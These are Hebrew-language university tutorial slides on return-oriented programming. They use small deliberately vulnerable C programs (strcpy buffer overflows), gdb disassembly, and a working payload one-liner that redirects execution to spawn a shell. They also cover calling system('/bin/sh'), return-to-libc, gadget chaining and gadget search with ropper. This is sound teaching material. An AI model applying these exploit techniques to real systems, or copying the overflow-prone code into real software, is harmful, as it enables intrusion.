ROP

תרגול 6 – הנדסה לאחור – אביב תשפ"ב

RETURN ORIENTED PROGRAMMING

- Return Oriented Programming (ROP) היא שיטה חזקה במיוחד המשמשת נגד אסטרטגיות נפוצות למניעת ניצול חולשות זיכרון.
- בפרט ROP שימושי לעקיפת ASLR ו DEP.
- בעת שימוש ב ROP תוקף משתמש בשליטתו במחסנית ממש לפני החזרה מפונקציה על מנת לגרום לביצוע ישיר של קוד במיקום אחר בתוכנית.
- בדוגמאות הקרובות נניח לשם הפשטות כי אין לנו תווים אסורים.

HELLO ROP
EXAMPLE 1

- נראה דוגמה לשימוש ב ROP עבור בינארי פשוט יחסית.
- נרצה לגרום לכך שהפונקציה not_called תיקרא, אף שאין זה חלק מהביצוע התקין של התכנית.

```
void not_called() {
	printf("Hello ROP!\n");
	system("/bin/bash");
}

void vulnerable_function(char* string) {
	char buffer[100];
	strcpy(buffer, string);
}

int main(int argc, char** argv) {
	vulnerable_function(argv[1]);
	return 0;
}
```

ANALYSIS

```
(gdb) disas vulnerable_function
    0x00404864 <+00>: push ebp
    0x00404865 <+01>: mov ebp, esp
    0x00404867 <+03>: sub esp, 0x88
    0x0040486d <+09>: mov eax, [ebp + 0x8]
    0x00404870 <+12>: mov [esp + 4], eax
    0x00404874 <+16>: lea eax, [ebp - 0x68]
    0x00404877 <+19>: mov [esp], eax
    0x0040487a <+22>: call _strcpy
    0x0040487f  <+27>: leave
    0x00404880 <+28>: ret

(gdb) print not_called
$1 = {<text variable, no debug info>} 0x404844 <not_called>
```


ANALYSIS

- הסתכלנו על ה assembly של vulnerable_function על מנת לגלות מהו המרחק מה buffer אל כתובת החזרה.
  - בקוד המקור הגודל היה 100 (0x64), מדוע נמצא 104 (0x68) ב Debugger?
  - באיזה מהגדלים נרצה להשתמש?

- בנוסף הדפסנו את הכתובת של not_called. מצאנו כי הכתובת הרלוונטית היא 0x404844.

THE PAYLOAD

- על מנת לקפוץ אל הפונקציה not_called נצטרך לספק:
  - 104 בתים עבור ה buffer
  - 4 בתים עבור ה ebp הישן
  - 4 בתים עבור כתובת המטרה.



A SHELL!

```
$ a.exe "$(python -c 'print "A" * 0x68 + "BBBB" + "\x44\x48\x40\x00"')"
Hello ROP!
$
$ ls
a.exe rop1.c rop1.s  rop2.c rop2.s
$
```

CALLING ARGUMENTS
EXAMPLE 2

- כעת נרצה לבצע ROP שיגרום לקריאה לפונקציה בעלת ארגומנטים.


```
char* not_used = "/bin/sh";

void not_called() {
	printf("Not quite a shell...\n");
	system("/bin/date");
}

void vulnerable_function(char* string) {
	char buffer[100];
	strcpy(buffer, string);
}

int main(int argc, char** argv) {
	vulnerable_function(argv[1]);
	return 0;
}
```

CALLING ARGUMENTS

- הפעם לא נוכל להסתפק בקריאה ל not_called.
  - נצטרך לקרוא ל system עם ארגומנט מתאים.
  - נבצע ניתוח מקדים ונגלה כי בכתובת 0x408580 נמצאת המחרוזת "/bin/sh"
  - System מצפה למחסנית בעלת המבנה הבא (מיד עם כניסה אליה):

CALLING ARGUMENTS

- נרצה לבנות את ה payload כך שהמחסנית תתאים לביצוע הקריאה system(not_used).



RETURN TO LIBC

- עד כה קפצנו לפונקציות הקיימות בקוד המקור.
- רוב התכניות משתמשות בפונקציונליות של libc ולכן כל הספרייה תטען לזיכרון בזמן ריצה.
  - בפרט ייטענו פונקציות כגון system.
  - בלינוקס libc אפילו מכילה את המחרוזת: "/bin/sh"

GADGETS

MULTIPLE INSTRUCTION SEQUENCE

- גאדג׳טים הם קטעים קצרים של קוד, המסתיימים בפקודה ret.
- כל גאדג׳ט הוא יחידה לוגית קטנה בה ניתן להשתמש ב ROP שלנו.

- שלושה גאדג׳טים לדוגמה :

G1: pop eax; ret

G2: pop ebx; ret

G3: mov [ebx], eax; ret

CHAINING GADGETS

- את הגאדג׳טים השונים ניתן לשרשר על מנת לבנות לוגיקה מורכבת יותר.
  - חזק יותר משימוש רק בפונקציות הקיימות בקוד.
- בהינתן שני הגאדג׳טים הבאים, נוכל לכתוב אל כל מקום בזיכרון כרצוננו:

```
G1:
        pop eax
        pop ecx
        ret
G2:
        mov [eax], ecx
        ret
```

address of G2
value to write
write address
address of G1

CHAINING FUNCTIONS
EXAMPLE 3

```
char string[100];

void exec_string() {
        system(string);
}

void add_bin(int magic) {
        if (magic == 0xdeadbeef)
                strcat(string, "/bin");
}

void add_sh(int magic1, int magic2) {
        if (magic1 == 0xcafebabe &&
            magic2 == 0xbad000d)
                strcat(string, "/sh");
}
```

```
void vulnerable_function(char* string) {
        char buffer[100];
        strcpy(buffer, string);
}

int main(int argc, char** argv) {
        string[0] = 0;
        vulnerable_function(argv[1]);
        return 0;
}
```

CHAINING FUNCTIONS

- כעת נרצה לשרשר קריאות למספר פונקציות.
  - בדוגמה נרצה לקרוא ל add_bin, add_sh, exec_string בזו אחר זו.

0xbad000d
0xcafebabe
address of G1
add_sh


0xdeadbeef
address of G2
add_bin

- איפה הבעיה?
  - אנחנו צריכים לנקות את הארגומנטים במעבר בין הפונקציות.
- על מנת לעשות זאת נוכל להסתפק ב gadget הבא:
- מדוע תמיד ניתן למצוא כזה?

```
G1:
        pop
G2:
        pop
        ret
```

CHAINING FUNCTIONS

FINAL STACK





```
G1:
        pop
G2:
        pop
        ret
```

CHAINING FUNCTIONS

- עד כה הנחנו כי אין לנו תווים אסורים. נראה כיצד אפשר להתמודד עם כך במקרה ויש כאלו:
  - נניח כי אנחנו לא יכולים להכניס את התו NULL. לכן, אנחנו לא נוכל להעביר את הארגומנט 0xbad000d לפונקציה add_sh.
  - על מנת להתגבר על כך נוכל להשתמש בgadget הבא:

```
G3:
    neg [esp+12]
    ret
```



- במקום להשתמש בneg, היינו יכול להשתמש בgadgets נוספים כגון:
  not [esp+12], add [esp+12], …

SEARCHING GADGETS

- כיצד אנחנו יכולים למצוא את הgadgets שאנחנו צריכים:
  - לחפש בצורה ידנית?

- כיום ישנם כלים שיודעים למצוא gadgets באופן אוטומטי.
- כלי אחד לדוגמה הוא ropper – כלי זה מאפשר לנו לחפש רצפים של פקודות בתכנית כלשהי.
- למשל אם נרצה למצוא את הgadget עבור pop; pop; ret :

```
[INFO] File: C:\Windows\System32\msvcrt.dll
0x6ff600f3: pop eax; pop ebp; ret;
0x6ff97728: pop eax; pop esi; ret;
0x6ff81a39: pop ebx; pop eax; ret;
```

- עוד על ropper בסדנה הקרובה...

SUMMARY

- ראינו מספר דוגמאות בסיסיות ל ROP.
- נרצה לדמות מגוון רחב (אחר) של פקודות.
  - אנחנו מוגבלים ל gadgets שאנחנו המצויים בבינארי.
- מדובר בתהליך לא פשוט אך אפשרי.
- יש גם כלים אוטומטים שיכולים לעזור.
  - בעיקר לעזור בחיפוש רצף פקודות מסוים.
- לכל גרסת libc צריך להתאים ROP אחר.
  - צריך גם דרך לדעת על איזו גרסת libc אנחנו רצים.

Return oriented programming